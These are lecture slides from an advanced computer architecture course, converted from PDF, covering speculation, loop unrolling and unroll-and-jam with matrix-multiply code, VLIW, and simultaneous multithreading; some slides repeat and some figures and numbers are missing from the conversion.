<http://www.spec.org/cpu2006/results/cpu2006.html>

# Summary#1: Hardware versus Software Speculation Mechanisms

- ▶ To speculate extensively, must be able to disambiguate memory references
  - ➡ Much easier in HW than in SW for code with pointers
- ▶ HW-based speculation works better when control flow is unpredictable, and when HW-based branch prediction is superior to SW-based branch prediction done at compile time
  - ➡ Mispredictions mean wasted speculation
- ▶ HW-based speculation maintains precise exception model even for speculated instructions
- ▶ HW-based speculation does not require compensation or bookkeeping code

# Summary#2: Hardware versus Software Speculation Mechanisms cont'd

- ▶ Compiler-based approaches may benefit from the ability to see further in the code sequence, resulting in better code scheduling
- ▶ HW-based speculation with dynamic scheduling does not require different code sequences to achieve good performance for different implementations of an architecture
  - ➡ may be the most important in the long run?
- ▶ Example: ARM's "big.LITTLE" architecture
  - ➡ Multicore processor with a mixture of large out-of-order cores (A15) and small in-order cores (A7) (eg Exynos 5 Octa in Samsung Galaxy S4)
  - ➡ Compiler is configured to schedule for in-order, assuming the out-of-order processor is less sensitive to instruction scheduling

# Extra slides for interest/fun

# Associativity in floating point

- # ► $(a+b)+c = a+(b+c)$ ?

- ## Example: Consider 3-digit base-10 floating-point

1

# 1000 ones

1

# 1000 ones

**Consequence: many compilers use loop unrolling and reassociation to enhance parallelism in summations**

**And results are different!**

**But you can tell the compiler not to, eg:**

## “`-fp-model precise`” with Intel’s compilers

- (What's the right way to sum an array? See  
► [http://en.wikipedia.org/wiki/Kahan\\_summation\\_algorithm](http://en.wikipedia.org/wiki/Kahan_summation_algorithm))

- ▶ In the example processor that can only execute one instruction per cycle, unrolling is important because the loop control instructions become the critical factor.
- ▶ In machines that can issue multiple instructions per cycle, this is likely not the case - there are opportunities to issue some instructions "for free" if you can schedule them into unused issue slots.
- ▶ In that case, software pipelining should lead to better performance than unrolling, though the difference might be small with a sufficiently-high unroll factor.
- ▶ You might also consider the energy cost: unrolling means we cache and store more instructions. But software pipelining without unrolling means we execute more loop-control instructions.
- ▶ Obviously if loop unrolling were to lead to instruction-cache misses, that'd be bad.
- ▶ So actually, the optimum strategy is likely to be a hybrid.
  
- ▶ This is actually only the beginning. You can sometimes do better by unrolling an \*outer\* loop - this is called "unroll and jam", because we unroll the outer loop to produce two copies of the inner loop, then we jam them together. Consider matrix-matrix multiply (again!):

```
for(i=0; i<4; i++)
  for(j=0; j<4; j++) {
    c[i][j] = 0;
    for(k=0; k<4; k++)
      c[i][j] = a[i][k]*b[k][j]+c[i][j];
  }
```

- ▶ This has limited parallelism due to the (loop-carried dependence involved in the) summation into  $C[i][j]$ . After unroll-and-jam of the  $j$ -loop by 1, we have:

```
for(i=0; i<4; i++)
  for(j=0; j<4; j+=2) {
    c[i][j] = 0;
    c[i][j+1] = 0;
    for(k=0; k<4; k++) {
      c[i][j]=a[i][k]*b[k][j]+c[i][j];
      c[i][j+1]=a[i][k]*b[k][j+1]+c[i][j+1];
    } }
```


- ▶ Now the inner loop has two summations to do, which are independent from one another. So it's more likely that you can fill the schedule more tightly.
- ▶ This example is taken from: <http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.1.9319&rep=rep1&type=pdf>

## Unrolling versus software pipelining, and unroll-and-jam

# VLIW example: Transmeta Crusoe

Transmeta's  
Crusoe was a  
5-issue VLIW  
processor

Instructions  
were  
dynamically  
translated  
from x86 in  
firmware  
“Code  
Morphing”




Instruction encoding

# Advanced Computer Architecture

## Chapter 7:


### Multi-threading



November 2022  
Paul H J Kelly


These lecture notes are partly based on the course text, Hennessy and Patterson's *Computer Architecture, a quantitative approach* (3<sup>rd</sup> and 4<sup>th</sup> eds), and on the lecture slides of David Patterson and John Kubiatowicz' s Berkeley course

## Instruction Issue




Reduced function unit utilization due to dependencies

## Superscalar Issue




Superscalar leads to more performance, but lower utilization

## Predicated Issue




Adds to function unit utilization, but results are thrown away

## Chip Multiprocessor




Limited utilization when only running one thread

## Fine Grained Multithreading




Intra-thread dependencies still limit performance

## Simultaneous Multithreading




Maximum utilization of function units by independent operations

## Instruction Issue



Reduced function unit utilization due to dependencies


## Chip Multiprocessor




Limited utilization when only running one thread

## Superscalar Issue

**Different threads in different cycles:**  
“FGMT”




**Dynamic scheduling of operations from a pool of threads:**  
“SMT”




Adds to function unit utilization, but results are thrown away

## Fine Grained Multithreading




Intra-thread dependencies still limit performance

## Simultaneous Multithreading



Maximum utilization of function units by independent operations


# Basic Out-of-order Pipeline



**SMT**

## SMT Pipeline


- ▶ Alpha 21464
- ▶ One CPU with 4 Thread Processing Units (TPUs)
- ▶ “6% area overhead over single-thread 4-issue CPU”




# performance

 Alpha 21464

## Multiprogrammed workload



